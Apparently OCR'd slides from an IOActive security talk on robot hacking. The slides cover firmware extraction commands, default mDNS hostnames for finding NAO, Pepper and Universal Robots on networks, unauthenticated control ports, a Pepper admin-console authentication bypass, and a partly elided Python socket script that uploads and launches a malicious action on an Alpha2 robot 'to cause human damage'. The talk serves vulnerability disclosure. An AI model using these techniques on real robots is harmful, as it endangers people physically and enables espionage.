


Asratec Corp: Several robots using the affected V-Sido technology

Hacked Robots in Action

Research Approach

- Threat Modeling and Risk Assessment
- Vulnerability Assessment
- Reverse Engineering Tactics/Strategy



Firmware Analysis: Merging

- Binwalking, dd'ing (Public Open NAO VM + Image)
- Merging VM + Standalone Binaries
  - dd if=opennao-atom-system-image-2.1.4.13_2015-08-27.opn skip=516 bs=1k of=opennao.bz2
  - dd if=opennao-atom-system-image-2.1.4.13_2015-08-27.opn skip=4096 bs=1 count=74516 of=boot.sh
  - **mount -t ext3 opennao /opennao**
  - **sudo ln -s /opennao/etc/naoqi /etc/naoqi**
  - **sudo ln -s /opennao/usr/lib/naoqi /usr/lib/naoqi**


- Mounting Pepper
  - sudo mount -o bind /proc /mnt/pepper/proc
    sudo mount -o bind /dev /mnt/pepper/dev
    sudo mount -o bind /dev/pts /mnt/pepper/dev/pts
    sudo mount -o bind /sys /mnt/pepper/sys
    sudo cp /etc/resolv.conf /mnt/pepper/etc/resolve.conf
  - **/usr/sbin/nginx -c /etc/nginx/nginx.conf**
  - **chroot /mnt/pepper /bin/bash**
  - **.....naoqi-service --qi-url tcp://127.0.0.1:9559 --qi-listen-url tcp://127.0.0.1:0qimessaging-json**

Firmware Analysis: Merging

- Universal Robots (VM + Binaries)
  - VBoxManage convertdd ursys-CB3.1-3.3.4-310.img ursys-CB3.1-3.3.4-310.vdi --format VDI
  - modprobe nbd
  - qemu-nbd -d /dev/nbd0
  - qemu-nbd -c /dev/nbd0 /mnt/hgfs/UniversalRobotsSoftware/ursys-CB3.1-3.3.4-310.vdi
  - mount /dev/nbd0p1 /mnt/vdimount
  - mount -o bind /proc /mnt/vdimount/proc
  - mount -o bind /dev /mnt/vdimount/dev
  - mount -o bind /dev/pts /mnt/vdimount/dev/pts
  - mount -o bind /sys /mnt/vdimount/sys
  - mount -o bind /usr/bin/strace /mnt/vdimount/usr/bin/strace
  - chroot /mnt/vdimount /bin/bash

Finding Robots on Large Networks

- Easy with mDNS (multicast DNS)
  - NAO/Pepper default hostname is "**nao.local**"
  - Baxter/Sawyer default hostname is the serial number followed by local. Ex: "**011303P0017.local**" or **<robot name>.local**
  - Universal Robots UR3, UR5, UR10 default hostname is "**ur.local**"



Authentication/Authorization Vulnerabilities


- Bluetooth, WiFi & Ethernet network connectivity
- Many unprotected services (Proprietary & Open Source)
  - Move joints in **Universal Robots** through 5 control TCP ports
  - **V-Sido OS** lacks of authentication (interface sw/hw)
  - **UBTech** control ports
  - **ROBOTIS** RoboPlus Protocol without authentication
  - Baxter/Sawyer **SDK/RSDK** shell to access cameras or move.
  - Attack on **Pepper/NAO** allows accessing most of the robots built-in modules, microphones, body control, databases, network cards, VPN secrets, face recognition modules, etc. Undocumented functions allow **RCE**.
  - Authentication Bypass in **Pepper Admin Web Console**

Authentication Bypass in Pepper Admin Console

nginx config file

```
location ~* /libs/qimessaging/.*/qimessaging.js {
        auth_pam              "Secure Zone";
        auth_pam_service_name "nginx";
}
```

No real authentication !



WI-FI

Country code:

SSID: corporation

Security: WPA2

Password: ••••••••••••

Show password:

Advanced options:

```
http://192.168.1.105 GET   /   200
http://192.168.1.105 GET   /lib/requirejs/require.js?v=2.0.0   200
http://192.168.1.105 GET   /js/config.js?v=2.0.0   200
http://192.168.1.105 GET   /js/main.js?v=1.2.0   200
http://192.168.1.105 GET   /js/app.js?v=1.2.0   200
http://192.168.1.105 GET   /libs/qimessaging/1.0/qimessaging.js?v=1.2.0 401 Forbidden
```

Turning Friendly Robots into Evil Robots

- Hacking Alpha2 to cause human damage

```
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connected = sock.connect((HOST, PORT))
data = ""
print "[!] Sending Protocol HELLO"
sock.send("\x34\x12\x12\x00\x00\x00\x01\x00\x00\x00\x92\x01\xab\x91\xa9\xe4\xb8\xad\x73\x73\x73\x73\x73\x73")
time.sleep(2)
print "[!] Requesting Available Actions"
sock.send("\x34\x12\x07\x00\x00\x00\x01\x00\x00\x00\x92\x03\xa0")
sock.recv(1000)
print "[!] Uploading CHUCKY.UBX"
sock.send("\x34\x12\x04\x00\x00\x00\x01\x00\x00\x00")
(...)
print "[!] Sending Keep-Alive"
sock.send("\x34\x12\x04\x00\x00\x00\x01\x00\x00\x00")
sock.recv(1000)
print "[!] Launching CHUCKY"
sock.send("\x34\x12\x0f\x00\x00\x00\x01\x00\x00\x00\x92\x05\xa8\x91\xa6Chucky")
sock.close()
print data
```

Turning Friendly Robots into Evil Robots


- Hacking Alpha2 to cause human damage
  - Demo

Turning Friendly Robots into Evil Robots

- Hacking Alpha2 to cause human damage
  - Demo


IOActive
Hardware | Software | Wetware
SECURITY SERVICES

Robots as Insider Threats: Espionage Possibilities




2x HD Cameras + 1x 3D Camera

(Pepper)



4x Microphones
(NAO)

Trade Secrets




Facial Recognition

Hitachi's EMIEW 2

